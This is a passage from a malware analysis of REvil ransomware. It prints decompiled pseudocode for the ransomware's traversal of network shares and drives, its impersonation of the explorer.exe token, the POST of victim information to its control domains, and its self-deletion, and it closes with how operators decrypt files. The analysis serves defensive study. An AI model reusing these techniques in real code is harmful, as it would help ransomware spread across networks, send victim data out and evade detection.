  force_MoveFileW(file_thread_struct->fileName, encrypted_filename_1);// move file to encrypted file
  w_w_RtlFreeHeap(file_thread_struct->fileName);
  file_thread_struct->fileName = encrypted_filename;
}
lowerFileEncryptedSize = file_thread_struct->lowerFileEncryptedSize;
LODWORD(v7) = file_thread_struct->higherFileEncryptedSize;
v8 = lowerFileEncryptedSize;
v15 = v7;
do
{
  do
  {
    v9 = qword_2383048;
    v7 = _InterlockedCompareExchange64(&qword_2383048, __PAIR64__(v7, v8) + qword_2383048, qword_2383048);
    v8 = lowerFileEncryptedSize;
    v10 = v7 == v9;
    LODWORD(v7) = v15;
  }
  while ( !v10 );
}
while ( HIDWORD(v7) != HIDWORD(v9) );
do
  v11 = qword_2383050;
while ( _InterlockedCompareExchange64(&qword_2383050, qword_2383050 + 1, qword_2383050) != v11 );
return clean_up_thread_struct(main_thread_struct, file_thread_struct);// clean up file thread struct
```

Figure 58: State 4: Moving file and cleaning up.

Network Shares Traversal

If the target path is a network path, the malware calls **NetShareEnum** to enumerate network shared resources on the system.

For each shared resource, after appending its name to the target path, the malware traverses and encrypts it using the same traversal function [above](#).

```
if ( !mw_PathIsNetworkPathW(target_path) || mw_NetShareEnum(target_path, 1, &net_shares, -1, &v18, v14, 0) )
  return 0;
mw_PathAddBackslashW(target_path);
v7 = net_shares;
v8 = w_RtlAllocateHeap(2048);
v9 = v18;
net_share_name = v8;
v11 = 0;
for ( i = 0; v11 < v9; i = v11 )
{
  if ( (*(v7 + 4) & 3) == 0 )
  {
    w_concat(net_share_name, target_path);// building net share path
    mw_PathAddBackslashW(net_share_name);
    w_concat(net_share_name, *v7);
    mw_PathAddBackslashW(net_share_name);
    traverse_dir(net_share_name, &traverse_struct);// traverse net shares
    wipe_mem_0(net_share_name, 0, 0x800u);
    v9 = v18;
    v11 = i;
  }
  ++v11;
  v7 += 12;
}
mw_NetApiBufferFree(net_shares);
```

Figure 59: Shared resources traversal.

Drive Shares Traversal

If the command-line argument **-nolocal** is not provided, the malware attempts to encrypt all drive shares.

It enumerates through all drives on the system. If the drive type is **DRIVE_REMOVABLE** or **DRIVE_FIXED** or **DRIVE_REMOTE**, the malware traverses and encrypts using the same traversal function [above](#).

If the drive type is **DRIVE_FIXED** specifically, the malware calls **NetShareAdd** to share the drive's resource with the local system.

```
wipe_mem_0(drive_share_name, 0, 0x40u);
decrypt_string(&unk_23828C0, 191, 0xDu, 14, name);// \\?\A:\
name[7] = 0;
w_w_memcpy(drive_share_name, name);
for ( ; share_name[0] <= 'Z'; ++share_name[0] )
{
  DriveTypeW = mw_GetDriveTypeW(drive_share_name);
  if ( (DriveTypeW - 2) <= 2 )                  // DRIVE_REMOVABLE OR DRIVE_FIXED OR DRIVE_REMOTE
  {
    if ( DriveTypeW == DRIVE_FIXED )
    {
      share_info_buff.shi2_max_uses = -1;
      net_name[0] = share_name[0];
      net_name[1] = 0;
      share_info_buff.shi2_netname = net_name;
      share_info_buff.shi2_path = share_name;
      v8 = 0;
      share_info_buff.shi2_type = 0;
      share_info_buff.shi2_remark = L"Share added by R";
      share_info_buff.shi2_permissions = 127;
      share_info_buff.shi2_current_uses = 0;
      share_info_buff.shi2_passwd = 0;
      mw_NetShareAdd(0, 2, &share_info_buff, &v8);
    }
    RANSOM_NOTE_COUNTER = 0;
    drive_share_name_1 = w_RtlAllocateHeap(65534);
    w_w_memcpy(drive_share_name_1, drive_share_name);
    traverse_dir(drive_share_name_1, traverse_struct);// traverse and crypt drive share
    w_w_RtlFreeHeap(drive_share_name_1);
  }
  share_name[3] = 0;
}
return 1;
```

Figure 60: Drive shares traversal.

Network Drives and Resources Traversal

If the command-line argument **-nolan** is not provided, the malware attempts to encrypt all drive shares.

First, it calls **OpenProcess**, **OpenProcessToken**, and **DuplicateToken** to get an access token to duplicate that of an **explorer.exe** process.

It calls **CreateToolhelp32Snapshot**, **Thread32First**, and **Thread32Next** to enumerate through all running threads.

For all children threads running, the malware sets their thread token to the duplicate **explorer.exe** token.

```
int __cdecl mask_all_processes_as_explorer(int explorer_token)
{
  int v1; // esi
  int Toolhelp32Snapshot; // edi
  int CurrentProcessId; // ebx
  int CurrentThreadId; // eax
  bool v5; // zf
  THREADENTRY32 thread_entry; // [esp+8h] [ebp-24h] BYREF
  int v8; // [esp+24h] [ebp-8h]
  int child_thread_handle; // [esp+28h] [ebp-4h] BYREF

  v1 = 0;
  Toolhelp32Snapshot = mw_CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
  thread_entry.dwSize = 28;
  if ( mw_Thread32First(Toolhelp32Snapshot, &thread_entry) )// enum all threads
  {
    CurrentProcessId = j_mw_GetCurrentProcessId();
    CurrentThreadId = j_mw_GetCurrentThreadId();
    v8 = CurrentThreadId;
    do
    {
      if ( thread_entry.th32OwnerProcessID == CurrentProcessId && thread_entry.th32ThreadID != CurrentThreadId )
      {                                         // for thread owned by the current process but not the current thread
        child_thread_handle = mw_OpenThread(128, 0, thread_entry.th32ThreadID);
        if ( child_thread_handle )
        {
          mw_SetThreadToken(&child_thread_handle, explorer_token);
          w_CloseHandle(child_thread_handle);
        }
      }
      v5 = mw_Thread32Next(Toolhelp32Snapshot, &thread_entry) == 0;
```

Figure 61: Impersonating children threads as Explorer threads.

The main thread itself also impersonates **explorer.exe** by calling **ImpersonateLoggedOnUser** on the **Explorer** process token.

```
decrypt_string(&unk_23828C0, 1237, 0xCu, 24, explorer_str);// explorer.exe
v5 = 0;
explorer_id = find_process_id(explorer_str);
explorer_process = mw_OpenProcess(0x2000000, 0, explorer_id);
v2 = explorer_process;
if ( explorer_process )
{
  if ( mw_OpenProcessToken(explorer_process, 0xF01FF, &explorer_proc_token) )
  {
    w_CloseHandle(v2);
    v3 = mw_ImpersonateLoggedOnUser(explorer_proc_token);
    w_CloseHandle(explorer_proc_token);
    return v3 != 0;
```

Figure 62: Impersonating main thread as Explorer thread.


It enumerates through all drives on the system. If the drive type is **DRIVE_REMOTE**, the malware traverses and encrypts using the same traversal function above.

```
decrypt_string(&unk_23828C0, 191, 0xDu, 14, v8);// \\?\A:\
v8[7] = 0;
w_w_memcpy(remote_path, v8);
while ( remote_path[4] <= 'Z' )
{
  if ( mw_GetDriveTypeW(remote_path) == DRIVE_REMOTE )
  {                                                    // enum all network drives
    RANSOM_NOTE_COUNTER = 0;
    traverse_dir(remote_path, traverse_struct);
    v5 = remote_path[4];
    if ( v5 >= 'a' && v5 <= 'z' )
      remote_path[4] = v5 & 0xFFDF;
  }
  ++remote_path[4];
  remote_path[7] = 0;
}
```

Figure 63: Network drives traversal.

Next, it calls a recursive function to enumerate network resources at multiple enumeration scopes. The malware calls **WNetEnumResourceW** to enumerate through network resources, and for each that is found, **REvil** recursively traverses through its resources until it has gone through all resources in the network.

For each of these resources, the malware traverses and encrypts using the same traversal function [above](#).




```
  do
  {
    v6 = mw_WNetEnumResourceW(lphEnum, &v13, net_resource, &v11);
    v10 = v6;
    if ( v6 )
      goto LABEL_21;
    v14 = 0;
  }
  while ( !v13 );
  remote_resource_name = &net_resource->lpRemoteName;
  do
  {
    if ( (*(remote_resource_name - 2) & 2) == 0 )
      goto LABEL_15;
    if ( !LPnETrESOURCES )
      goto LABEL_13;
    if ( LPnETrESOURCES->lpRemoteName && *remote_resource_name )
    {
      if ( w_strcmp(LPnETrESOURCES->lpRemoteName, *remote_resource_name) )
BEL_13:
        recursive_traverse_resources(a1, dwScope, (remote_resource_name - 5));
      v6 = v14;
    }
BEL_15:
    if ( *(remote_resource_name - 4) == 1 )
    {
      Heap = w_RtlAllocateHeap(65534);
      if ( Heap )
      {
        decrypt_string(&unk_23828C0, 1288, 0xFu, 14, v9);// \\?\UNC
        v9[7] = 0;
        w_w_memcpy(Heap, v9);
        w_concat(Heap, *remote_resource_name + 1);
        w_concat(Heap, L"\\");
        RANSOM_NOTE_COUNTER = 0;
        traverse_dir(Heap, a1);
        w_w_RtlFreeHeap(Heap);
      }
      LPnETrESOURCES = lpNetResource;
```

Figure 64: Enumerating and encrypting network resources.

Network Communication

If the value of the **net** field in the configuration is **true**, the malware sends the victim's information to network domains listed in the **dmn** field.

The malware calls the function to [generate the victim information buffer]() prior to establishing a connection to each domain.

For each domain, it builds an HTTPS URL in the form of **“https://<domain>////\<random_string_2\>//\<random_string_3\>.\<random_string_4\>"** where:

- **random_string_1** is randomly one of the strings in the list **[“wp-content”, “static”, “content”, “include”, “uploads”, “news”, “data”, “admin”]**.
- **random_string_2** is randomly one of the strings in the list **[“images”, “pictures”, “image”, “temp”, “tmp”, “graphic”, “assets”, “pics”, “game”]**.

- **random_string_3** is a string with random lower-case characters with a random length between 1 and 10.
- **random_string_4** is randomly one of the strings in the list **[“jpg”, “png”, “gif”]**

Next, it calls **WinHttpOpen** to retrieve a HTTP session handle with the following agent.
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36

It then calls **WinHttpCrackUrl** to crack the generated URL into components and calls **WinHttpConnect** to establish a connection to the server.

```
decrypt_string(&unk_23828C0, 321, 4u, 230, pszAgentW);
v5 = 0;
v17 = 0;
v6 = mw_WinHttpOpen(pszAgentW, 0, 0, 0, 0);   // open http handle
result = 0;                                   // Mozilla/5.0 (Windows NT 10.0; Win64; x64)
                                              // AppleWebKit/537.36 (KHTML, like Gecko)
                                              // Chrome/84.0.4147.125 Safari/537.36
v24 = v6;
if ( v6 )
{
  lpUrlComponents.nPort = 0;
  lpUrlComponents.dwStructSize = 60;
  memset(&lpUrlComponents.lpszScheme, 0, 16);
  lpUrlComponents.dwHostNameLength = 1;
  memset(&lpUrlComponents.lpszUserName, 0, 20);
  lpUrlComponents.dwUrlPathLength = 1;
  lpUrlComponents.lpszExtraInfo = 0;
  lpUrlComponents.dwExtraInfoLength = 0;
  if ( !mw_WinHttpCrackUrl(controller_URL, 0, 0, &lpUrlComponents) )// crack URL into components
  {
    mw_WinHttpCloseHandle(v6);
    return 0;
  }
  *&lpUrlComponents.lpszHostName[2 * lpUrlComponents.dwHostNameLength] = 0;
  http_handle = mw_WinHttpConnect(v6, lpUrlComponents.lpszHostName, *&lpUrlComponents.nPort, 0);
  http_handle_1 = http_handle;                // establish http connection to server
  if ( !http_handle )
```

Figure 65: Establishing connection to network domain.

Next, it calls **WinHttpOpenRequest** to create an HTTP POST request handle. Using this handle, the malware sends the victim information to the domain through a **WinHttpOpenRequest** call.

```
HTTP_POST_request_handle = mw_WinHttpOpenRequest(// create POST request handle
                             http_handle,
                             POST_str,
                             lpUrlComponents.lpszUrlPath,
                             0,
                             0,
                             0,
                             v9 | 0x100);
if ( !HTTP_POST_request_handle )
{
  mw_WinHttpCloseHandle(v6);
  mw_WinHttpCloseHandle(http_handle_1);
  return 0;
}
v11 = 0;
decrypt_string(&unk_23828C0, 783, 7u, 114, v18);// Content-Type: application/octet-stream
                                                // Connection: close
v19 = 0;
do
{
  if ( mw_WinHttpSendRequest(HTTP_POST_request_handle, v18, -1, victim_info_buffer, a3, a3, 0) )// send victim info
    break;
  if ( j_mw_RtlGetLastWin32Error() == ERROR_WINHTTP_SECURE_FAILURE )
```

Figure 66: Sending data to network domain.

The server's response is received using **WinHttpReceiveResponse** and read into a buffer using a stream object that uses an HGLOBAL memory handle, but the malware doesn't do anything with this.

Self-Deletion

After the encryption is finished and everything is cleaned up from memory, the malware deletes itself by calling **MoveFileExW** and providing a null pointer for the **lpNewFileName** parameter. This registers the executable file to be deleted when the system restarts.

```
curr_module_filename = w_GetModuleFileNameW(0, &v6);
v4 = curr_module_filename;
if ( curr_module_filename )
{
  mw_MoveFileExW(curr_module_filename, 0, 4); // Delete self
  return w_w_RtlFreeHeap(v4);
}
```

Figure 67: Self-Deletion.

File Decryption

Thanks to the extra work being put into its cryptography scheme, the operators have three different ways to decrypt files.

Because the shared-secret of the file private key and the system public key is used to generate the Salsa20 key to encrypt the file, the same key can be generated from the shared-secret of the file public key (located in the file footer) and the system private key.

As a result, the decryptor must have access to the system private key, and there are a three ways to retrieve this.

I. Operator Key

Since the operator-encrypted system private key is in the file footer at the end of every encrypted file, the operator can decrypt the system private key using their operator private key.

Alternatively, they can ask the victim's to provide the operator-encrypted system private key from the value of the registry key **SOFTWARE\BlackLivesMatter\Ucr1RB**.

II. Campaign Key

Since the campaign-encrypted system private key is in the file footer at the end of every encrypted file, the operator can decrypt the system private key using the campaign private key.

Alternatively, they can ask the victim's to provide the campaign-encrypted system private key from the value of the registry key **SOFTWARE\BlackLivesMatter\96Ia6**

III. Decrypting the Victim Information Buffer

The victim information buffer is encrypted using a hard-coded public key and embedded in the ransom note.

When the victim submits this encrypted buffer to the operator on their website, they can decrypt it using their own private key and base64-decode the system private key in the **sk** field.

Personal Opinion

Probably the most well-engineered ransomware out there. Fancy crypto and threading, but an absolute pain in the ass to analyze.

References

https://twitter.com/fwosar/status/1411281334870368260
https://gist.github.com/fwosar/a63e1249bfccb8395b961d3d780c0354
https://github.com/brainhub/SHA3IUF/blob/master/sha3.c
https://intel471.com/blog/revil-ransomware-as-a-service-an-analysis-of-a-ransomware-affiliate-operation
https://www.secureworks.com/research/revil-sodinokibi-ransomware
https://www.youtube.com/watch?v=R4xJou6JsIE

=== The End ===